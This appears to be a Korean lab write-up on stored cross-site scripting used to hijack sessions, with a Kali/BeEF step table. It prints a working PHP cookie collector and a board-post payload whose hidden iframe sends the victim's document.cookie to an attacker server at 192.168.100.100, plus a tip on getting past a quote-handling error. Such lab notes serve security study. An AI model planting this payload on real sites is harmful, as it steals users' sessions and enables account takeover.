Cross-Site Scripting(XSS) 세션 탈취
(네트워크 트래픽 스니핑을 통한 HTTP 요청 헤더 안의 쿠키값)
웹 서버 상의 HTML 코드 삽입이 가능한 페이지는 주로 사용자가 글을 게시할 수 있는 게시판이나 자료실 등에 존재한다. 정상적인 글을 게재하는 대신 공격자는 HTML 코드 및 스크립트를 심어 넣는다. 일반 사용자는 해당 게시물을 열람하게 될 때 자신도 모르는 사이 Cookie, Session ID 정보가 제 3 의 공격자 서버나 이메일로 전송되게 된다.
📍 순서
|
|
해커 (Kali) |
희생자 |
|
1 |
비프 실행 |
|
|
2 |
서버에 글 작성(스크립트 포함) |
해커가 작성한 글 조회 |
|
3 |
비프로 희생자 접속 확인 |
|
|
4 |
희생자를 원격 조종 |
|

1. get.php 생성.
<?php
$data = $_GET['data'];
$myfile = fopen("session.txt", "a") or die("Unable to open file!");
fwrite($myfile, $data."\n");
fclose($myfile);
?>

2. 값 테스트
3. 글쓰기
<iframe id="test" style="width:0px; height:0px"></iframe>
<script>document.getElementById("test").setAttribute("src","http://192.168.100.100/get.php?data="+document.cookie)</script>

쓰기 전에

4. 서버 재시작

5. 세션 값 확인
* 80040e10 에러 이유 & 해결방법:

이렇게 하면 에러가 난다.
이유는 얘가 ' 작은 따옴표 인식을 못하기 때문..
그래서 전부 " 쌍따옴표로 바꿔주면 해결된다.
혹은 그냥 글을 쓰고,
수정하기로 다시 쓸 때 작은 따옴표를 넣어줘도 되더라.